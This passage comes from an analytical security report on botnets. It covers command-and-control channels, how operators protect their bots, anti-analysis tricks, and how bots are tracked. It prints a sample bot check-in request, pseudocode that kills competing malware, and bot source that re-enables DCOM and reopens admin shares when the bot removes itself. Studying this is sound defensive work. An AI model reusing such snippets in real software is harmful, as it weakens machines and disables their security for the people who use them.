

Figure 7 - Web-based Command and Control - Reporting Interface.

Upon infection, the compromised system attempts to contact the web-based C&C server and notify it of the machine's IP address, what port its proxy is running on and its machine identification string, which can be used to identify and communicate with individual bots. Samples of this information are shown in Figure 7.

```
GET
/script/logger.php?p=45324&machineid=SOJXXHNSAKNTUBVWQBGYBBXAQKIHMPU&connection=1&iplan=
HTTP/1.1
Host: WebBased-C&C-domain-name.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 01 Jul 2005 15:22:06 GMT
Server: Apache/1.3.31 (Unix)
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

Figure 8 - Sample HTTP Logging of Infection.



Figure 9 - Web -based Command and Control - Command Interface

The cmd.php page shown in Figure 9 is an example of a web page used by bot herders to send commands to compromised systems within the botnet. These commands are entered into the page and, upon submission, a command file is created (cmd.txt). The compromised systems query for the cmd.txt file every 5 seconds and then perform any of the commands issued to them. Some of these commands direct bots to

- download and execute files from a URL
- execute shell commands
- adjust the storage location of screen captures and URL logs
- adjust the hosts file on the compromised system

P2P command and control

Peer-to-peer (P2P) is another C&C architecture used by the attacker community to control botnets. The key feature of P2P as a command and control structure is that it has no real central server that can be shutdown to disable the botnet. Two of the more established pieces of botnet malware that have implemented this C&C structure include Phatbot[15] and Sinit.[16]

[15] Technical analysis can be located at: http://www.lurhq.com/phatbot.html.
[16] Technical analysis can be located at: http://www.lurhq.com/sinit.html.

Phatbot utilizes the Gnutella cache servers to establish its list of seed peers. The P2P protocol used on the compromised systems is a modified version of the WASTE[17] protocol. Sinit establishes its list of peers by randomly sending out packets and utilizes digitally signed code to ensure only specified files are executed.

DNS command and control

While the command and control architectures listed above are the most prevalent, the attacker community will continue to adapt and look for new botnet communication channels. Dan Kaminsky demonstrated he could broadcast streaming radio over a covert channel located in DNS [2004 Lemos]. Another example that has been observed was a piece of malware that constructed a DNS-style name using a hard-coded domain name, which it then attempted to resolve using the gethostbyname() API. The DNS server authoritative for the queried domain responded with an answer that contained encoded information for the system. This made the C&C traffic look like legitimate DNS resolution traffic. The biggest advantage to using DNS as a C&C mechanism is that DNS is used by everyone and is permitted through the majority of firewalls. Even when a localized DNS server is used and DNS queries are blocked by the firewall, the local DNS sever could still forward queries to the authoritative server and the C&C traffic would still pass through the firewall.

Defending the botnet

Preserving availability via DNS

To maintain C&C server availability and prevent complete shutdown, attackers often configure malware to connect to a fully qualified domain name (FQDN) rather than an IP address. If an attacker uses an IP address, and that IP address is removed from the internet (routed to a blackhole or physically shutdown), the attacker will lose all control of his or her botnet. If an FQDN is used, both the IP address(s) and the FQDN would need to be removed before the attacker would lose total control of the botnet.

Attackers will either buy an FQDN (usually with a stolen credit card) or use one provided by dynamic DNS providers. Some dynamic DNS providers also offer free sub-domains. By utilizing multiple sub-domains, the attackers are able to hide their malicious activities. Some of these activities include load balancing requests, creating staging areas and implementing relays. Another advantage to using dynamic DNS providers is that they set their TTL value on their domains relatively low (five minutes or less), which means changes made to an FQDN take effect almost immediately with very minimal downtime. The attackers' abuse of dynamic DNS providers has given them greater flexibility in how they avoid detection and shutdown of their infrastructure.

Authentication

Bot herders often employ password authentication in their bots to keep unauthorized users from controlling them. In the malware binaries, the password is sometimes stored in

[17] Additional information regarding WASTE can be located at: http://waste.sourceforge.net/.

clear text, but increasingly, methods have been devised to prevent analysis and disclosure to would-be "jackers" and those in the IT security community. A common technique for protecting the password involves keeping it encoded, then encoding the password the user supplies just before the compare. A similar technique is to use a checksum value to represent the password and to calculate a checksum on the supplied password for comparison.

Other forms of authentication include

- IRC server and channel passwords
- verifying the username or domain of the would-be controller
- verifying IRC server name

Modifying the command language

Stealing botnets requires some knowledge about how to control the bots being stolen. Because a lot of bot code is reused, the commands and authentication mechanisms are becoming widely known. Additionally, there are well known bot communication signatures coded into intrusion detection systems (IDS), intrusion prevention systems (IPS), and other bots' packet capture filters that look for known bot commands. These are just a few of the reasons that some attackers modify the command and control language used by their bots.

For example, attackers commonly change the login command. In rbot, the default login command is `login`. An attacker could easily change this to `nigol`,[18] or something more obscure, raising the barriers to detection and control. Other command names can be modified just as easily, so even if a competitor acquired the passwords, he or she would still need detailed knowledge or packet captures of command sequences to control the botnet.

Customized IRC daemons

Like bot code, IRC daemons (IRCd) are publicly available and reused amongst the attacker community. Attackers can use out of the box configurations or customize the IRCd to meet their needs. Some commonly observed modifications include performance customizations that optimize them for running botnets by stripping out the overhead functionality necessary to run legitimate, full-service IRC networks. Other observed modifications that focus on secrecy and protecting the botnet include

- removing the `/who`, `/list`, and `/stats` commands
- adding alerts to the operator in the channel when any of the above commands are attempted
- hard coding the IRCd to report a low number of users, even though thousands may exist
- setting default channel modes to include: `+i`, `+p`, `+s`, `+t`[19]

[18] nigol – login typed backwards
[19] IRC option meanings (continued bottom of page 22):

SSL

If clear-text bot communications are captured, the data may reveal the bot authentication information and commands used to control the bot. Rivals can use this information to take control of the bots, and IT security personnel can use it to remove bots from infected systems. Consequently, some attackers implement SSL encryption to protect the communications between the bot and the command and control system. Although SSL-enabled bots have been observed in the wild, it is still a relatively rare protection mechanism due to the overhead involved in implementation and because many public IRC servers do not support SSL-encryption. Another reason SSL is not widely used is because it has not been a necessary feature to maintain a profitable botnet. If traffic capture begins to cut too deeply into profits, there is no doubt the use of network encryption will begin to rise.

Securing the system

After a bot is installed on a system, the attacker will want to secure it and remove other malware to keep others from stealing their newfound system and also to make sure system performance is not degraded by other running malware. To do this, some bot variants take steps to secure vulnerabilities in the system such as disabling DCOM or network shares.

A common technique for removing competing malware is to search for processes, registry entries, and files related to known malware and then try to disable or remove them from the system. The code in Figure 10 presents an example of this functionality.

+i – sets the channel to only accept requests to join from invited clients
+p – attempts to keep the channel secret by not showing it in /WHO, /NAMES or /LIST listings
+s – attempts to keep the channel secret by not showing it in /WHO, /NAMES or /LIST listings
+t – only channel ops my change the topic

Malware starts a thread that executes an infinite loop similar to the ProcessKill function shown below:

```
const char *ProcessnamesToKill[18] = {
                                    // W32.Blaster.Worm
                                    "msblast.exe",
                                    "tftpd.exe",
                                    // W32.Blaster.B.Worm
                                    "penis32.exe",
                                    // W32.Blaster.C.Worm
                                    "index.exe",
                                    "root32.exe",
                                    "teekids.exe",
                                    // W32.Blaster.D.Worm
                                    "mspatch.exe",
                                    // W32.Blaster.E.Worm
                                    "mslaugh.exe",
                                    // W32.Blaster.F.Worm
                                    "enbiei.exe",
                                    // Backdoor.IRC.Cirebot
                                    "worm.exe",
                                    "lolx.exe",
                                    "dcomx.exe",
                                    "rpc.exe",
                                    "rpctest.exe",
                                    // common trojan filenames
                                    "scvhost.exe",
                                    "bot.exe",
                                    NULL
                        };

Pseudo Code to represent ProcessKill
{
Infinite_loop {
    for each process in running process {
        if process in ProcessnamesToKill array {
            terminate the process
            delete the file associated with the process
        }
    }
    pause for 1.5 seconds
} // restart loop (infinite_loop)
```

Figure 10 - Terminate Competing Malware.

The code in Figure 10 represents functionality found in an sdbot derivative, but very similar code is present in most bots, as well as other types of malware. The list of malicious program files is easily modified as new threats become more widespread or threaten the bot herders "asset." When this code is executed, it terminates any running processes having the names listed and attempts to delete the files associated with those processes. In this particular instance, the code continues to monitor for new instances of malware, checking for new processes every 1.5 seconds.

Many of the techniques used to secure the system can be used in reverse when the bots are commanded to remove themselves. This means that even after the bot malware is removed, the system can be left with open vulnerabilities that need to be secured to

prevent future infections. Figure 11 shows sample code from a bot that un-secures the system as it is removing itself. The comment in the source code is "`/// should unsecure system as remove bot to allow recycling //`," a clear indication that this is done to make future infections more likely.

```
#ifdef WIN32
    /// should unsecure system as remove bot to allow recycling //

    // Set EnableDCOM to "Y"
    HKEY hkey=NULL; DWORD dwSize=128; char szDataBuf[128];
    strcpy(szDataBuf, "Y"); dwSize=strlen(szDataBuf);
    lRet=RegOpenKeyEx(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\OLE", 0, KEY_READ, hkey);
    RegSetValueEx(hkey, "EnableDCOM", NULL, REG_SZ, (unsigned char*)szDataBuf, dwSize);
    RegCloseKey(hkey);

    // UnSecure Shares
    Execute("net.exe", "net share c$=c:\\");
    Execute("net.exe", "net share d$=d:\\");
    Execute("net.exe", "net share e$=e:\\");
    Execute("net.exe", "net share ipc$");
    Execute("net.exe", "net share admin$");

    // Delete Autostart
    if(g_pMainCtrl->m_cBot.as_enabled.bValue)
        g_pMainCtrl->m_cInstaller.RegStartDel(g_pMainCtrl->m_cBot.as_valname.sValue);
        if(g_pMainCtrl->m_cBot.as_service.bValue)
            ServiceDel(g_pMainCtrl->m_cBot.as_service_name.sValue);
#endif
```

Figure 11 - Un-securing the System on Bot Removal.

Disabling security applications and updates

Bot malware includes functionality to disable a number of security mechanisms. Commonly targeted security applications include Windows XP built-in firewall and its anti-spyware technology, other manufacturers' anti-spyware tools, anti-virus applications, and security or management tools that may be used to detect, kill, or remove the bot malware from the system.

There are many ways to terminate or block access to these applications, but the most common approach includes walking the list of running processes, comparing them against a static list of process names known to be associated with the application types listed above, and terminating any matching processes. This is a simple technique, but it is still very effective. This process is similar to the method shown in Figure 10 used to terminate competing malware that might be installed on the system.

Disabling security updates can be done by blocking access to internet sites that the applications use for downloading updates and new signatures. Since the security software may require these updates to detect new malware, this may prevent tools like anti-virus from detecting the particular version of the bot the system is infected with even after a signature has been developed. A commonly used technique to cut off the application from

its update site is modifying the user's hosts file, inserting entries for the update site's domain names that point to 127.0.0.1[20] or to some other address of the attackers choosing. This keeps the IP address from properly resolving and effectively blocks the software from connecting and downloading updates. On Windows XP systems, the hosts file is stored in C:\Windows\System32\drivers\etc. Looking at this file for unusual entries may reveal information about whether a system is infected.

Attackers can also create another host's file in a separate location and then modify the system registry to make the system use the new host's file instead. This is useful because it hides the modifications from most users that would not know to look for an alternate host's file location.

Binary obfuscation

Binary obfuscation includes techniques like packing[21] the executable to make it difficult to reverse engineer or to pull valuable strings data from a captured bot binary. Some other forms of obfuscation commonly encountered involve encoding the strings used by the binary, such as passwords, C&C information, commands, etc. The bot code then executes a decode function just before the malware needs the obfuscated data, or it encodes the received data and then compares it to the encoded data. Attackers do this to prevent others from locating C&C information, authentication information, or other traffic that could be used to steal the bots from their herder.

Attackers are aware that some of this data can be recovered through runtime analysis, such as sniffing the network connection. To prevent revealing all of their secrets, bots can be coded to use a primary password or primary C&C system, but also have a secondary C&C network that only activates after a period of time has passed or if the primary is made unavailable. In this way, quick runtime techniques may only reveal the initial connection information but will leave the details of the backup network unknown.

Additional items commonly protected through obfuscation include a backdoor password that can be used by the original bot author to take over the bots. There are several precompiled bots that use configuration programs to set up the C&C architecture and authentication information. If the attacker configuring the bot doesn't have source code, he or she may be unable to see the backdoor passwords that will enable the original malware author to take over or "borrow" the bots.

These examples and others have been observed in the wild and utilize obfuscation to prevent or delay detection of their hidden functionality.

[20] 127.0.0.1 is commonly referred to as the loopback address and is used to represent "this" host. Traffic sent to it will be routed to the local system and does not generally reach the internet or other network hosts.
[21] In the context of malware, packing generally refers to compressing or obfuscating a file so that it can not be directly analyzed without first unpacking the file.

Rootkit and anti-analysis techniques

Recently, there appears to be an increase in the use of rootkit and anti-analysis technology in bot malware. In some recently analyzed bot malware, one of the initially called functions executed instructions equivalent to code shown in Figure 12.



Figure 12 - Debugger Detection.

The code in Figure 12 does a simple check to see if SoftICE is loaded by attempting to open a handle to its driver. If successful, it knows that debugger is present. In addition to this check, the function in which this code was found also performed other checks for debuggers as well as tests to see if the binary was running in a virtual machine environment. If any of these conditions were detected, the malware terminated itself so further runtime analysis could not be completed.

Other bot malware has been packaged with popular rootkits such as “hacker defender.” These rootkits attempt to hide the bot malware from security tools and other utilities that might reveal its existence and activity.

Expending increased effort to incorporate new and more advanced techniques is a clear indication of the changing competitive environment. Attackers are very good at doing just enough to make profits from their activity. If advanced techniques are becoming more common, they are likely not being born out of curiosity, but rather as a result of market forces.

Tracking botnets and bot herders

Analysis of malware and network traffic

One of the easiest and quickest ways to obtain botnet information is to perform runtime analysis on a piece of malicious code. Performing runtime analysis can be as simple as running a packet capture on an isolated machine. As the infection process occurs, network traffic will be generated as the infected system attempts to log into the botnet.

This kind of captured information can include the FQDN for the C&C server, the channel name and password, and usually a randomly generated nickname.

A more in-depth and time consuming approach is to reverse engineer the malicious executable. Reverse engineering analysis can reveal similar information to runtime analysis, as well as other details including hidden functions, passwords, and details that might not immediately show themselves at runtime. Reverse engineering analysis can require a great amount of time and skill, but when the work is complete there are no secrets about the malware functionality left unrevealed.

Reviewing network traffic, router, IDS, and firewall logs may also reveal a botnet on the network. Placing a packet sniffer at a location that will permit the viewing of all ingress/egress traffic will reveal much of the same information.

In an attempt to hide their tracks, attackers relay or bounce through systems in their botnet, or from other locations. Frequently, the network relays cross economic and geographic boundaries, making it extremely difficult to trace attackers back to their origin or to get international cooperation with the investigation. The attacker community knows this is the case and uses it to its advantage.

Even when cooperation can be obtained for an investigation, differences in laws, language, politics, and priorities between countries make prosecution difficult. The activities themselves may be overlooked for a variety of reasons, including insufficient staffing, differing perceptions of severity, low impact in a given region, bribery, extortion, and fear.

Attribution through code

Attribution can be a difficult task. Source code attribution provides a good example of this difficulty. Anyone can write or modify code, put it on the internet, and place anyone's name on it. Often we see source code commented about where it was taken from or who may have written it, but attempting to determine the accuracy of that information can be difficult and time consuming. While many attackers may not have the capabilities to write malicious programs, for a price, programmers are readily available to create malware that meets their needs.

Attackers or crews that have programming capabilities tend to co-develop and share code, making it difficult to pin the efforts down to one person. One may even have problems pointing to a specific crew, since code maybe shared among crews or published on the public internet for anyone to download and distribute. In July of 2004, the author of the Bagle virus released a copy of the virus with the source code. While the exact reason is unknown, the release of the source code is making it easier for anyone to create more versions or tailor it to their specific needs without having to write it from scratch.

Follow the money trail

As shown throughout this paper, much of the functionality and activities of the attacker community are driven by the desire for financial gain. The ultimate goal of the attackers

is to use their ill-gotten information and capacity to generate cash in the physical world. Examples of this include deposits from DDoS extortion, payments from spamming, cashing out bank accounts and credit cards, purchasing goods with stolen credit card information, identity theft, and the sale of fake identification documents. As the money generated from these activities is transferred between accounts and moved through cashiers to ultimately end up in the hands of the attackers, law enforcement may be able to follow the money trail and locate the attackers responsible.

References

CERT. CA-1991-04: *CERT® Advisory CA-1991-04 Social Engineering* . <http://www.cert.org/advisories/CA-1991-04.html> (April 18, 1991).

CERT. *CERT® Incident Note IN-2002-03 Social Engineering Attacks via IRC and Instant Messaging*. <http://www.cert.org/incident_notes/IN-2002-03.html> (March 19, 2002).

Cuciz, David. *Software Piracy Report*. <http://archive.gamespy.com/legacy/articles/spr1_a.shtm> (June 2000).

Lemos, Robert. *Internet's 'white pages' allow data attacks*. <http://www.defcon.org/html/links/dc_press/archives/12/news_dnshack.htm> (July 31, 2004).

Leyden, John. *Phatbot arrest throws open trade in zombie PCs*. <http://www.theregister.co.uk/2004/05/12/phatbot_zombie_trade/> (May 12, 2004).

Olsen, Stefanie. *Exposing click fraud*. <http://news.com.com/Exposing+click+fraud/2100-1024_3-5273078.html> (July 19, 2004).

Pappalardo, Denise and Ellen Messmer. *Extortion via DDoS on the rise*. <http://www.computerworld.com/networkingtopics/networking/story/0,10801,101761,00.html> (MAY 16, 2005).

Penenberg, Adam L. *BlowSearch Tackles Click Fraud*. <http://www.wired.com/news/culture/0,1284,67873,00.html?tw=wn_5culthead> (June 16, 2005).

United States Secret Service. *Operation Firewall*. <http://www.secretservice.gov/press/pub2304.pdf> (October 28, 2004).

Web Site Optimization, LLC. *The Bandwidth Report*. <http://websiteoptimization.com/bw/> (June 21, 2005).

US-CERT. *VU#117394: Buffer Overflow in Core Microsoft Windows DLL*. <http://www.kb.cert.org/vuls/id/117394> (March 17, 2003).

US-CERT. *VU#568148 - Microsoft Windows RPC vulnerable to buffer overflow*. <http://www.kb.cert.org/vuls/id/568148> (June 16, 2003).

US-CERT. VU#753212: *Microsoft LSA Service contains buffer overflow in DsRolepInitializeLog() function*. <http://www.kb.cert.org/vuls/id/753212> (April 13, 2004).